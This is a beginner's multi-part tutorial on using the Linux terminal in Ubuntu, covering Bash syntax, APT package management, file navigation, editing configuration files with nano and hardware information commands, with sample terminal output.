It's time to flex your fingers and dive head first into the inky darkness of the terminal to see how you can start handling the commands.

## Quick tip

If you're struggling to type the right command, you can wipe all previous actions from view simply by typing **clear** and hitting Enter. Note this won't affect your command history.

**T**he terminal is an incredibly important part of your Linux desktop. It doesn't matter how wedded you are to point and click over the command line, at some point you're going to have to dip your toe in the terminal's dark expanse and use it. Don't worry, though, because the terminal isn't as scary as it might appear, and if you take the time to learn the basics you'll discover it can be a far quicker and more effective way of getting certain tasks done.

As you'd expect, a terminal effectively gives you access to your Linux shell, which means it works in exactly the same way using the same language (*Bash*). This means you can do anything in the terminal you'd normally do at the command line, all without leaving the relative comfort of your desktop. That makes learning how to use the terminal – and *Bash* – doubly advantageous as it gives you your first glimpse into working with the underlying Linux shell. And over the next few articles that's exactly what you're going to learn – how to get to grips with the terminal.

We're basing this tutorial on Ubuntu, so start by opening the Dash and typing 'terminal' into the search box. You'll find the terminal of course, but you'll also see two entries called *UXTerm* and *XTerm* too. This highlights the fact there are multiple terminal emulators that you can run in order to interact with the shell. There are differences between them, of course, but fundamentally they do the same thing.

For the purposes of this tutorial we're sticking with the default terminal, which is basically the *gnome-terminal*

emulator – technically it's emulating a TeleTYpe (TTY) session. It has all the functionality you'll need, but both *XTerm* and *UXTerm* are worth noting because although they are more minimalist tools and neither require any dependencies to run. This means if anything stops the main terminal from running, you can use either as a backup. As an aside, the only difference between the two is that *UXTerm* supports the expanded Unicode character set.

# How Bash works

The Linux shell uses the *Bash* shell and command language to perform tasks, and it uses a relatively straightforward syntax for each command: **utility command -option**.

The ‘utility’ portion of the command is the tool you wish to run, such as `ls` for listing the contents of a directory, or `apt-get` to trigger the *APT* package management tool. The `command` section is where you specify exactly what you want the utility to do, eg typing `apt-get install` instructs the package management utility to install the named package, eg: `apt-get install vlc`.

The `-option` section is where one or more 'flags' can be set to specify certain preferences. Each flag is preceded by

# Speed up text entry

It doesn't matter how fleet your typing skills are, the command line can still be a time-consuming, frustrating experience. Thankfully the terminal comes equipped with lots of handy time-saving shortcuts. This issue let's take a look at how you can easily access previously used commands and view suggestions:

- » **Up/down arrows** Browse your command history.
  - » **history** Use this to view your command history
  - » **Ctrl+r** Search command history. Type letters to narrow down search, with the most recent match displayed, and keep pressing Ctrl+r to view other matches.
  - » **Tab** View suggestions or auto-complete a word or path if only one suggestion exists. Press **~+Tab** to autofill your username, **@+Tab** to autofill your host name and **\$+Tab** to autofill a variable.

- The **--help** flag can be used with any command to find out what it does, plus what arguments to use.

## Your first terminal commands

While it's possible to install and manage software using a combination of the *Software Center* and Ubuntu's *Software & Updates* setting panel, it's often quicker to make use of the *Advanced Package Tool (APT)* family of tools. Here's some key ways that they can be used (see `sudo` use below):

- » `$ apt-cache pkgnames` Lists all available packages from sources listed in the `/etc/apt/sources.list` file.
- » `$ sudo add-apt-repository ppa:<repository name>` Adds a specific Launchpad PPA repository to the sources list.
- » `$ sudo apt-get update` Gets the latest package lists (including updated versions) from all listed repositories.
- » `$ sudo apt-get install <package>` Installs all the named package. This will also download and install any required dependencies for the packages.
- » `$ apt-get remove <package>` Use this to remove an installed package. Use `apt-get purge <package>` to also remove all its configuration files, and `apt-get autoremove` to remove packages installed by other packages that are no longer needed.
- » `$ sudo apt-get upgrade` Upgrades all installed software – run `sudo apt-get update` before running this. Other useful `apt-get` commands include `apt-get check` a diagnostic tool that checks for broken dependencies, `apt-get autoclean`, which removes Deb files from removed packages.

one or two dashes (--) and the most useful of all is the `--help` option, which provides a brief description of the utility, plus lists all available commands and options, eg `ls -l`.

The `-l` flag tells the list directory tool to provide detailed information about the contents of the folder it's listing, including: permissions; who owns the file; the date it was last modified; and its size in bytes. Utilities can be run without any commands or options – eg `ls` on its own provides a basic list of all folders and files in a directory. You can also run utilities with a combination of commands and/or options.

### Restricted access

Open the terminal and you'll see something like this appear: `username@pc-name:~$`. This indicates that you're logged on to the shell as your own user account. This means that you have access to a limited number of commands – you can run `ls` directly, eg, but not to install a package using `apt-get`, because the command in question requires root access. This is achieved one of two ways – if you're an administrative user, as the default user in Ubuntu is, then you can precede your command with the `sudo` command, eg `sudo apt-get install vlc`. You'll be prompted for your account password, and then the command will run. You should find that you can run more `sudo`-based commands without being re-prompted for your password (for five minutes) while the terminal is open. On some distros you can log on to the terminal as the root user with `su` – you'll be prompted for the root password at which point you'll see the following prompt: `root@pc-name:~$`.

Once logged in, you can enter commands with no restrictions. We recommend you use the `sudo` command rather than this approach and if you're running Ubuntu then you'll find `su` won't work because the root account password is locked for security reasons.

When installing some distros or adding new users to Ubuntu, you may find your user account isn't added to the

```
nick@nick-ubuntu:~$ apt-cache show vlc
Package: vlc
Priority: optional
Section: universe/graphics
Installed-Size: 3765
Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>
Original-Maintainer: Debian Multimedia Maintainers <pkg-multimedia-maintainers@lists.alioth.debian.org>
Architecture: amd64
Version: 2.1.6-0ubuntu14.04.1
Replaces: vlc-data (<= 1.1.5), vlc-nox (<= 2.0.2)
Provides: mp3-decoder
Depends: fonts-freefont-ttf, vlc-nox (= 2.1.6-0ubuntu14.04.1), libaal (>= 1.4p5), libc6 (>= 2.15), libcaca0 (>= 0.99_beta17-1), libfreerdp (>= 2.2.1), libfrbibd10 (>= 0.19.2), libgcc1 (>= 1:4.1.1), libgb1-mesa-glx | libgb1, libqtcore4 (>= 4:4.8.0), libqtgu4 (>= 4:4.8.0), libSDL-image1.2 (>= 1.2.10), libbsdl2.2debian (>= 1.2.11), libstdc++6 (>= 4.6), libtbar0, libva-x11-1 (>= 1.3.0-), libvai (>= 1.3.0-), libvccore7 (>= 2.1.0), libx11-6, libxcb-composite0, libxcb-keysyms1 (>= 0.3.9), libxcb-randr0 (>= 1.1-), libxcb-shm0, libxcb-xv0 (>= 1.2), libxcb1 (>= 1.6), libxext6, libxinerama1, libxpm4, libzbig1 (>= 1:1.2.3-3)
Pre-Depends: dpkg (>= 1.15.6-)
Recommends: vlc-plugin-notify (= 2.1.6-0ubuntu14.04.1), vlc-plugin-pulse (= 2.1.6-0ubuntu14.04.1), xdg-utils
Suggests: videolan-doc
Breaks: vlc-data (<= 1.1.5), vlc-nox (<= 2.0.2)
Filename: pool/universe/v/vlc/vlc_2.1.6-0ubuntu14.04.1_amd64.deb
Size: 1212144
MD5Sum: fbb2933aa01d9ccdd319dde21bd89
SHA1: 4bb0e71315956d97ce18b67d7ee27ee1b968fbe
SHA256: 636992ae393297dd5afdb39b9cb3a0958b3d1f246e51a47660cc3f5993ca35f
Description-en: multimedia player and streamer
```

» The `apt-cache` package can also be used to search for specific packages or reveal a package's dependencies.

`sudo` group by default. To resolve this, you need to open the terminal in an account that does have root access (or use the `su` command if supported) and type `sudo adduser`

`<username> sudo`. You can also add the user to other groups with the command by listing all the groups you wish to add, eg: `sudo adduser <username> adm sudo lpadmin sambashare`.

Another handy tool is `gksudo`, which allows you to launch desktop applications with root privileges. It's of most use when wanting to use the file manager to browse your system with root access: `gksudo nautilus`. Make sure you leave the terminal open while the application is running, otherwise it'll close when the terminal does. When you're done, close the application window, then press `Ctrl+c` in the terminal, which interrupts the currently running program and returns you to the command line.

We've already discussed the `--help` flag, but there are other help-related tools you can use too. First, there's `whatis` – which you can type with any command to get a brief description of it and any specified elements, eg `whatis apt-get install vlc` will describe the `apt-get` tool, the `install` argument and what package `vlc` is. Flags are ignored.

If you're looking for a full-blown manual, then the `man` tool provides access to your distro's online reference manual, which is started with `man intro`. This provides you with a long and detailed intro to the command line. Once done press `q` to quit back to the terminal. For more advice on navigating the manual, type `man man` or pair it with a tool, eg `man ls`.

Now you've taken your first steps into the world of the terminal, check out the box (*Your First Terminal Commands, above*) for some useful package management commands you can work with. Next issue, we'll look at how to navigate your filesystem from the terminal, plus launch programs and delve into more useful shortcuts to help speed up the way you interact with the command line. ■

# Terminal: Work with files

Turn your attention to navigating the file system and manipulating files and folders from the beloved Terminal.

In the previous tutorial on page 158 we introduced you to some of the basics of using the Terminal. We opened by revealing it works in the same way as your Linux shell; how commands are structured (utility command -option); plus gave you the tools to manage software packages and get further help. This time, we're going to look at how you can navigate your file system, work with files and folders and learn some more time-saving shortcuts in the bargain.

When you open a new Terminal window, the command prompt automatically places you in your own personal **home** folder. You can verify this using the **ls** command, which lists the contents of the current folder. The default Terminal application displays folder names in blue, and filenames in white, helping you differentiate between them. The **ls** command can be used in other ways too. Start by typing **ls -a** to display all files, including those that begin with a period mark (.), which are normally hidden from view. Then try **ls --recursive**, the **--recursive** option basically means that the contents of sub-folders are also displayed.

If you want more detail about the folder's contents – permissions settings, user and group owners, plus file size (in bytes) and date last modified, use **ls -l**. If you'd prefer to list file sizes in kilobytes, megabytes or even gigabytes depending on their size, add the **-h** option – so use **lh -h -l** instead. There are many more options for **ls** and you can use the **--help** option to list them all.

Navigating your file system is done using the **cd** command – to move down one level to a sub-folder that's inside the current directory use **cd <subfolder>**, replacing



A screenshot of a terminal window titled "nick@nick-ubuntu: ~/Documents". The window shows a series of commands being run and their outputs. The commands include navigating to the Documents directory, listing its contents, creating a folder named "Doctor Who", removing it, and then creating it again with a space in the name. The output shows the blue folder names and white file names as described in the text.

```
nick@nick-ubuntu:~$ cd Documents
nick@nick-ubuntu:~/Documents$ ls
Doctor Who
nick@nick-ubuntu:~/Documents$ rmdir Doctor\ Who
nick@nick-ubuntu:~/Documents$ ls
nick@nick-ubuntu:~/Documents$ mkdir Doctor Who
nick@nick-ubuntu:~/Documents$ ls
Doctor Who
nick@nick-ubuntu:~/Documents$ rmdir Doctor Who
nick@nick-ubuntu:~/Documents$ ls
nick@nick-ubuntu:~/Documents$ mkdir 'Doctor Who'
nick@nick-ubuntu:~/Documents$ ls
Doctor Who
nick@nick-ubuntu:~/Documents$
```

► Make good use of ' and \ characters when folder paths contain spaces and other special characters.

<subfolder> with the name of the folder you wish to access. Remember that folder and filenames are case sensitive, so if the folder begins with a capital letter – as your personal **Documents** folder does, eg – you'll get an error about the folder not existing if you type it all in lower case, eg, **cd documents**. You can also move down several levels at once using the following syntax: **cd subfolder/subfolder2**. To move back up to the previous level, use **cd ..**, you can also use the / character to move up multiple levels at once, eg **cd ../../..** moves up two levels.

What if you want to go somewhere completely different? Use **cd /** to place yourself in the root directory, or navigate anywhere on your system by entering the exact path, including that preceding / character to indicate you're navigating from the top level, eg **cd /media/username**.

## Speedier navigation

In last part we revealed some handy keyboard shortcuts to help you enter commands more quickly, but the following keys will help you navigate the Terminal itself more efficiently:

» **Home/End** Press these to jump to the beginning or end of the current line.

» **Ctrl+left/right cursor** Move quickly between

arguments.

» **Ctrl+u** Clear the entire line to start again.

» **Ctrl+k** Delete everything from the cursor's position onwards.

» **Ctrl+w** Delete the word before the cursor. Accidentally omitted **sudo** from your command? Just type **sudo !!** and hit Enter to repeat the last

command with **sudo** applied to it. And if you make a typo when entering a command, instead of retyping the entire command again, just use the following syntax to correct the mistyped word (in the following example, **dpkg** was originally mistyped as **dkpg**):

**^dkpg^dpkg**

## Boost your learning

Now you're starting to flex your muscles in Terminal, how about expanding your knowledge by instructing it to display information about a random command each time you open it? To do this, you need to edit a file, so open the Terminal and type the following:

```
nano ~/.bashrc
```

This opens the file in the *nano* text editor. Use the cursor keys to scroll down to the bottom of the file, then add the following line to it:

```
echo "Did you know that:"; whatis $(ls /bin | shuf -n 1)
```

Press Ctrl+o to save the file (just hit Enter to overwrite it), then Ctrl+x to exit *nano*. Now close the Terminal window and open a new one to get a brief description of a command. Just type the following, with the actual command listed for a longer description: <command> --help.

The `~` character works in a similar way to `/`, except this places you in your home directory. So typing `cd ~`/`Documents` is the same as typing `cd /home/username/Documents`. One final trick —you've jumped to another directory, but how do you go back to the previous directory quickly? Simple, just type `cd -` to do so.

## Working with files and folders

You can now list directories and navigate your file system, but what about doing something practical, like moving and copying files? You'll find a range of different commands exist, and the tricks you've learned about navigation will hold you in good stead here too.

Let's start by looking at commands for copying (`cp`) and moving (`mv`) files and folders. The same options apply to both commands. The basic syntax is `cp/mv <source> <target>`. The source and target can be complete paths following the same rules for the `cd` command, but it's generally good practice to first navigate to the folder containing the file or folder you wish to copy or move. Once done, you can simply specify the file or folder name as the source, like so `cp invoice.odt ~/Documents/Backup`.

This creates a copy of the file with the same name. The following copies the file to the specified directory and renames it too: `cp invoice.odt ~/Documents/Backup/invoice-backup.odt`. If you want to create a copy of the file within the same file, simply use `cp invoice.odt invoice-backup.odt`.

Substitute `mv` for `cp` in any of the above commands, and the file is moved, moved and renamed or simply renamed. What happens if there's already a file called **invoice-backup.odt** in existence? It'll be overwritten without as much as a by your leave, so make sure you're asked if you want to overwrite it by adding the `-i` flag like this `mv -i invoice.odt invoice-backup.odt`.

You can also copy folders using the `cp` or `mv` commands. Here, you need to include the recursive option, which ensures the folder is copied across with all its contents and correctly arranged in their original locations relative to the parent folder: `cp -r ~/Documents /mnt/sdb1/Backup/`.

If the **Backup** folder exists, then the **Documents** folder will be recreated inside it; if not, then the **Backup** folder is created and the contents of the **Documents** folder are copied into it instead.

Use the `rm` command to delete a single file, eg `rm invoice.odt`. The `rmdir` command deletes folders, but only empty ones. If you want to delete a folder and all its contents, use the command `rm -r foldername`.

You can also create new folders with `mkdir` command —simply type `mkdir` folder, replacing folder with your chosen folder name. Use the `touch` command to create an empty file, such as `touch config.sys`.

Wildcards are often used to speed things up in searches, and can also be applied to file commands too – the asterisk (\*) character can be used to quickly access a folder with a long name, eg `cd Doc*`. This works fine if there's only one folder beginning with Doc, but if there are two (say Doctor and Documents), then the command would open the first matching folder, which is Doctor in this instance. To avoid this, use `cd Doc*ts` instead.

Two characters that are more useful when navigating are the single quotation mark ('') and backslash (\) characters. Use single quotation marks around files or file paths that contain spaces, such as `cd ~/Documents/Doctor Who`.

You should also use quotation marks when creating folders in this way, eg simply typing `mkdir Doctor Who` will actually create two separate folders called **Doctor** and **Who**, so type `mkdir 'Doctor Who'` to get the folder you want.

You can also use the \ character to get around this too, eg `mkdir Doctor\ Who` works in the same way, because the \ character instructs `mkdir` to treat the following character (in this instance the space) as 'special'.

We finish off by revealing some handy characters that allow you to run multiple commands on a single line. The `&&` argument does just that, so you can do the following to quickly update your repos and update all available software:

```
sudo apt-get update && sudo apt-get upgrade
```

`&&` is like the AND command in that the second command will only be performed if the first completes successfully. If you wanted the second command to only run if the first command failed then you'd use `||` instead. If you want the second command to run after the first regardless of what happens, then use the ; eg,

```
sudo apt-get update ; sudo apt-get remove appname
```

instead of `&&`. ■



Some file managers allow you to right-click a folder and open the Terminal at that location, but you have to manually add this option to Ubuntu's *Nautilus* file manager. Install **nautilus-open-terminal** from the Software Center, then open a Terminal window, type `nautilus -q` and press Enter. The option will now appear.

```
nick@nick-ubuntu:~$ ls -h -l
total 2.5M
drwxrwxr-x 2 nick nick 4.0K Feb 15 15:08 deja-dup
drwxr-xr-x 2 nick nick 4.0K Feb 28 17:21 Desktop
drwxrwxr-x 2 nick nick 4.0K Feb 26 17:35 Doctor
drwxr-xr-x 3 nick nick 4.0K Feb 26 17:44 Documents
drwxr-xr-x 4 nick nick 4.0K Feb 27 13:23 Downloads
-rw-r--r-- 1 nick nick 8.8K Nov 26 12:51 examples.desktop
drwxr-xr-x 2 root root 4.0K Feb 4 19:49 fedora
drwxr-xr-x 1 nick nick 446K Jan 20 12:35 linuxdesktops-enlightenment.png
drwxr-xr-x 3 root root 4.0K Feb 4 19:50 media
drwxr-xr-x 2 nick nick 4.0K Nov 26 13:10 Music
drwx----- 2 nick nick 4.0K Feb 10 16:43 NoMachine
drwxr-xr-x 2 nick nick 4.0K Nov 26 13:10 Pictures
lrwxrwxrwx 1 nick nick 36 Dec 10 13:35 PlayOnLinux's virtual drives -> /home/nick/.PlayOnLinux/wineprefix/
drwxr-xr-x 2 nick nick 4.0K Nov 26 13:10 Public
-rw-rw-r-- 1 nick nick 871K Jan 13 10:22 steamos1.png
drwxr-xr-x 2 nick nick 4.0K Nov 26 13:10 Templates
-rw-rw-r-- 1 nick nick 1.1M Dec 24 22:09 tigervncserver_1.6.0-3ubuntu1_amd64.deb
drwxr-xr-x 2 nick nick 4.0K Nov 26 13:10 Videos
drwxrwxr-x 6 nick nick 4.0K Nov 30 09:43 VirtualBox VMs
-rw-rw-r-- 1 nick nick 3.5K Jan 21 11:39 wget-log
nick@nick-ubuntu:~$
```

➤ **Use ls to find out more about the files and folders in a current directory.**

# Terminal: Edit config files

We demonstrate how the Terminal is the best place to edit your Linux installation's configuration files and take some control.

**T**he Terminal is one of Linux's most important tools, and however enamoured you are with your desktop's point-and-click interface, you can't avoid it forever.

This series is designed to ease you gently into the world of *Bash* and the command line, and having introduced the basics of the Terminal in part one while exploring how to use it to navigate (and manage) your file system in part two, we're going to examine how you can use it to change key system preferences in our third instalment.

Linux stores system settings in a wide range of configuration (config) files, which tend to reside in one of two places: global config files that apply to all users are found inside the **/etc/** folder, while user-specific config files usually reside in the user's own **home** folder or the hidden **/.config/** folder. Most user-specific files are named with a period (.) mark at the beginning of the file to hide them from view.

These config files are basically text files, with settings recorded in such a way as to make them decipherable when read through a text editor, although you'll still need to spend time reading up on specific configuration files to understand how to tweak them. Config files are visible as plain text, so

editing them is relatively simple and all you need is a suitable text editor and administrator access via the **sudo** command.

You might wonder why you don't simply use a graphical text editor such as *Gedit*. There's nothing stopping you doing this, but you'll need to launch it with admin privileges. (See the box, *Run Desktop Applications with Root Privileges*).

You don't need to exit the Terminal to edit these files, though – you'll find two command-line text editors come pre-installed on most flavours of Linux, such as *vi* and *nano*. The most powerful of the two editors is *vi*, but comes with a steeper learning curve.

### Understanding configuration files

For the purposes of this tutorial, we're focusing on *nano* as it's perfect for editing smaller files, such as configuration files, and keeps things relatively simple. Use **sudo nano /path/file** to invoke it, eg: **sudo nano /etc/network/interfaces**.

You'll see the Terminal change to the *nano* interface – with the filename and path listed at the top, and a list of basic commands are shown at the bottom – the '^' symbol refers to the Ctrl key, so to get help, eg press Ctrl+G. Press Ctrl+X to exit and you'll be prompted to save any changes if you make them, otherwise you'll return to the familiar command line.

Your file's contents take up the main area of the *nano* interface – if a line is too long for the current Terminal window, you'll see a '\$' symbol appear at its end – use the cursor key or press End to jump to the end of the line. Better still, resize the Terminal window to fit the line on-screen.

Navigation is done in the usual way, using cursor keys to move around your document, while Home and End are handy shortcuts to the beginning and end of the current line. Press Page Up and Page Down keys to jump through the document a page at a time. If you want to go to the bottom of your document, press Alt+/ and Alt+\ to go back to the top.

If you want to jump to a specific section of the document, press Ctrl+W to open the search tool, then enter the text you're looking for. You'll often come across multiple matches, so keep hitting Alt+W to show the next match until you find what you're looking for. If you'd like to search backwards, press Alt+B when at the search dialog and you'll see



```
nick@nick-pc:~$ nano /etc/hosts
GNU nano 2.4.2
File: /etc/hosts Modified

127.0.0.1      localhost
127.0.1.1      nick-pc

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe80::1%0 ip6-localhostnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

Search [nick-pc]: nick-pc
^C Get Help ^M-C Case Sens ^M-B Backwards ^M-J FullStifly ^M-Y First Line ^M-N Beg of Par ^M-P PrevHistory
^C Cancel ^M-H Regexp ^M-R Replace ^M-T Go To Line ^M-L Last Line ^M-O End of Par ^M-N NextHistory
```

Our text editor of choice for editing configuration files in the Terminal has to be the simple and straightforward **nano**. Yes, we know there are lots of editors.

## Run desktop apps with root privileges

One of the big advantages of using the Terminal is that it gives you the `sudo` command, which allows you to run programs and access the system with root user privileges. If you want to edit configuration files outside of the command line using an editor such as *Gedit*, you'll need to give it root privileges to access certain files. You can technically do this using `sudo`, but this isn't the recommended approach, because if you use

`sudo` to launch *Gedit* and then edit files in your `home` directory, they'll end up owned by root rather than your own user account.

Instead, use the following command to launch *Gedit* (or indeed, any graphical application such as *Nautilus*) as the root user: `gksu gedit`. You'll see a window pop up asking for your user password. After this, *Gedit* will appear as normal, except you now have full access to your system.

It's a little messy – you'll see the Terminal window remains open and 'frozen' – if you press `Ctrl+C`, *Gedit* will close and you'll get back to the command line. The workaround is to open Terminal again to launch a separate window in its own process, or if you want to tidy up the screen, close the existing Terminal window using the 'x' button – select 'Close Terminal' and despite the warning, *Gedit* will remain running.

[Backwards] appear to confirm you'll be searching from the bottom up rather than the top down.

Configuration files vary depending on the file you're planning to edit, but share some characteristics. One of these is the use of the '#' key. If a line begins with '#', then that means the line is ignored by Linux. This is a handy way to introduce comments into your configuration files, but also can be used to disable commands without deleting them (handy for testing purposes). Indeed, some configuration files – such as `php.ini` for PHP scripting – are one long list of commented out commands and you simply remove the '#' next to those commands you want to enable, tweak them accordingly, save the file and then restart the PHP server to effect the changes.

It's also always a good idea to back up a configuration file before you edit it. This is usually done by creating a copy of the file with a .bak extension, like so:

```
sudo cp -i /etc/network/interfaces /etc/network/interfaces.bak
```

(If you remember, the `-i` flag prevents the file from automatically overwriting an existing file without prompting you). If you then need to restore the backup for any reason, use the following:

```
sudo cp -i /etc/network/interfaces.bak /etc/network/interfaces
```

Type `y` and hit Enter when prompted and the original file will be restored, while retaining the backup copy, which will allow you to take another swing at editing it.

## Your first config edit


Let's dip our toes into the world of configuration editing by examining how you'd read and change the hostname of your system, which is used to identify it on your network. First, back up the file in question, then open it:

```
sudo cp -i /etc/hostname /etc/hostname.bak && sudo nano /etc/hostname
```

You'll see a largely blank document with a single line matching the name of your computer from your network. You need to change this to something else. Remember the rules for hostnames: they need to be a maximum of 64 characters, with letters, numbers or dashes only (so no spaces or underscores, eg).

Once done, press `Ctrl+X`, typing `y` and hitting Enter when prompted. If you now type `hostname` and hit Enter, you'll see your hostname has been updated to the contents of the file. However, if you leave things as they are, you'll start getting 'unable to resolve host' errors and you will need to use `sudo nano /etc/hosts` and update the reference next to **127.0.1** to point to your hostname too.

This is a basic edit of a configuration file, so let's try something a little more daring:



Take care editing config files. Remember to always back up first, and double-check your changes and syntax before committing them.

```
sudo cp -i /etc/default/grub /etc/default/grub.bak && sudo nano /etc/default/grub
```

This change to the config file enables you to make changes to the *Grub* bootloader settings. If you have a dual-boot setup, you might want to change the default OS that boots when you don't select an option at the *Grub* menu. This is controlled by the `GRUB_DEFAULT` line and by default this is set to the first entry in the list (marked with a zero), but you can set it to another entry by changing this number, eg `GRUB_DEFAULT="1"`.

Alternatively, why not set *Grub* to default to the last entry that you chose. This is useful if you spend long amounts of time in one operating system before switching to another for a period of time. To do this, you need to change the `GRUB_DEFAULT` line thus: `GRUB_DEFAULT="saved"`. You also need to add the following line immediately below it: `GRUB_SAVEDEFAULT="true"`.

Other lines that are worth examining include `GRUB_HIDDEN_TIMEOUT`. If you only have a single operating system installed, this should be set to `GRUB_HIDDEN_TIMEOUT="0"`, indicating the *Grub* menu remains hidden and boots to the default OS after 0 seconds. And if *Grub* is set to appear, you can alter the length that the *Grub* menu is visible before the default OS is selected via the `GRUB_TIMEOUT` setting, which measures the delay in seconds (which is 10 by default).

When you have completed all your tweaking, remember to save the file and exit *nano*, then type `sudo update-grub` and hit Enter, so when you reboot your changes can be seen in the boot menu. ■



Open a second Terminal window and type `man <filename>`, replacing `<filename>` with the file you're planning to edit, such as `fstab` or `interfaces`. You'll get a detailed description and instructions for editing the file.

# Terminal: Get system info

We discover how to get useful information about the Linux system and its hardware with the help of the Terminal.

**R**egardless of what desktop you use, beneath it all lies the shell, a command-line interface that gives you unparalleled access to your PC. In this series, we're exploring different ways in which you can immerse yourself in the Terminal by learning practical new skills and in this tutorial, we'll cover how to get key information about the inner workings of a system running Ubuntu (or another Debian-based distribution (distro)).

There are plenty of system information tools accessible through your Unity desktop environment, but they're scattered here and there, and rarely offer much in the way of detailed information. By contrast, the Terminal offers a number of useful commands that give you lots of detail you're missing from the Unity desktop.

The first tool worth looking at is `hwinfo`. Note: This has been deprecated, but can still provide a useful summary of the hardware attached to your system, particularly when you pair it with this flag: `hwinfo -short`.

When used, you'll see a handy list of your hardware: its type followed by description that usually includes manufacturer and model. Now let's delve deeper.

There are a number of commands prefixed with `ls` that provide all the detail you need about your system. The first is

the universal `lshw` command, which provides every scrap of detail you might (or might not) need about your system. Note it needs to be run as an administrator, so invoke it using sudo, eg `sudo lshw`. You'll see various parts of your Linux box are scanned before a lengthy – and seemingly exhaustive – list of system information is presented. Trying to digest all of this at once can be tricky, but you can output this information as a HTML file for reading (and searching) more easily in your web browser with `sudo lshw -html > sysinfo.html`.

The file will be generated wherever you currently are in the Terminal and in your `Home` folder by default. Like `hwinfo`, it can also provide a more digestible summary via `sudo lshw -short`. This basically provides a table-like view of your system, with four columns to help identify your hardware: H/W path, Device, Class and Description.

### The `ls` family

If you're looking for targeted information about a specific part of your computer, you'll want to look into other members of the `ls` family. Start with the `lscpu` command, which provides you with detailed information about your processor, including useful snippets, such as the number of cores, architecture, cache and support for hardware virtualisation.

Next up are your storage devices and you can start by trying `lsblk`. This will list all of your block storage devices, which covers your hard drives, DVD drives, flash drives and more. Key information includes its 'name' (basically information about the physical drive and its partitions – `sda` and `sdb1` etc), size, type (disk or partition, but also 'rom' for CD and 'lvm' if you have Logical Volume Management set up) and where the drive is mounted in the Linux file system (its 'mountpoint'). Note too the 'RM' field. If this is 1, it indicates that the device is removable. The list is displayed in a tree-like format—use the `lsblk -l` to view it as a straightforward list. By default, the drive's size is read in 'human readable' format (G for gigabytes and M for megabytes etc). Use `lsblk -b` to display these figures in bytes if required. If you have SSDs attached, use the `-D` flag to display support for TRIM (as well as other discarding capabilities). If you want information about your drives' filesystems, type `lsblk -f` and it'll also



Want a detailed summary of your system's makeup? Try outputting `lshw` to a HTML file to make it readable via your favourite web browser.

## Get driver information

Most hardware issues can usually be traced to drivers, and Linux is no exception. We've seen how the `lspci -v` command can reveal which driver (or module) is linked to which device. Another tool for displaying these modules is `lsmod`, which displays a comprehensive list of all modules that are currently in use. The 'Used by' column lists which hardware devices each module is linked to—multiple entries are common because some drivers come in multiple

parts (your graphics card requires drivers for the kernel and X server, eg).

Armed with a combination of `lspci -v` and `lsmod` you can identify which particular module is being used by a specific hardware device. Once you have the module name, type the following to learn more about it: `modinfo <module>`.

Replace `<module>` with the name listed under `lsmod` (or 'kernel driver in use' if you're using `lspci`). This will display information about

the driver filename, its version and licence. Other useful fields include author and description, plus version number. One likely exception to this rule are your graphics driver if you've installed proprietary ones. If `modinfo` returns an 'Error not found' message, then the listed module is an alias—to find the correct module name, type `sudo modprobe --resolve-alias <module>`, then use the result with `modinfo`, which should now work correctly.

display the drive's label and its UUID. The UUID is often used when configuring drives to automatically mount at startup via the `/etc/fstab` file. You can also gain insights into each drive's owner, group and permissions (listed under 'mode') using the `-m` flag. These work in a similar way to the `ls` command (see **Linux Format 210**), but reveal insights at the top level. You can also sort the drive list by different columns using the `-x` switch – eg to list drives in size order (smallest drive first), type: `lsblk -x size`.

## Working with Fdisk

The `fdisk` command is traditionally used to change partition tables, but pair it with the `-l` switch and it can also display more detailed information about a particular drive. Use it in conjunction with a drive's identifier (`/dev/sda` for an entire disk, `/dev/sda1` for a partition), eg `sudo fdisk -l /dev/sda`.

This will list the device identifier, its start and end points on the disk (or partition), the number of sectors it has and its size, plus – a crucial bit of information – the partition type. This is quite descriptive, helping you identify which partitions are which (and particularly useful when examining a dual-boot setup involving Windows partitions).

Partitions are listed in the order they were created, not their physical position on the drive—look for the 'partition table entries are not in disk order' message if this is the case. Examine the Start and End columns carefully to work out where each partition physically resides on the disk.

Two further commands – `lspci` and `lsusb` respectively – provide you with detailed information about other hardware devices. The `lspci` command focusses on internal hardware, while `lsusb` looks at peripherals connected to (wait for it) your PC's USB ports.

Both work in a similar way – the command on its own lists each connected device – which bus it's on, its device number and ID, plus some descriptive information (typically manufacturer and model) to help identify which is which. Add the `-v` switch for a more detailed view and don't forget to invoke them using `sudo` to ensure you have full access to all connected hardware.

Of the two, `lspci` produces less information in verbose mode—`sudo lspci -v` will list each device by type and name, then list some extra details including the device's various capabilities and – rather usefully – which kernel driver it's using. Type `lsusb -v`, however, and you'll be assailed by pages and pages of detailed information about each detected device. Navigating this by hand is excruciating, so start by identifying the USB device you want to check in more detail using `sudo lsusb`.

```
nick@nick-pc:~$ lspci -v
00:00.0 Host bridge: Intel Corporation 4th Gen Core Processor DRAM Controller (rev 06)
Subsystem: ASRock Incorporation Device 8c00
Flags: bus master, fast devsel, latency 0, IRQ 26
Memory at e8000000-ef0fffff (64-bit, non-prefetchable) [size=16M]
Capabilities: <access denied>
Kernel driver in use: hw_uncore

00:01.0 PCI bridge: Intel Corporation Xeon E3-1200 v3/4th Gen Core Processor PCI Express x16 Controller (rev 06) (prog-if 00 [Normal decode])
Flags: bus master, fast devsel, latency 0, IRQ 25
Bus: primary=00, secondary=01, subordinate=01, sec-latency=0
I/O behind bridge: e8000000-f30fffff
Memory behind bridge: e8000000-f30fffff
Capabilities: <access denied>
Kernel driver in use: pcieport

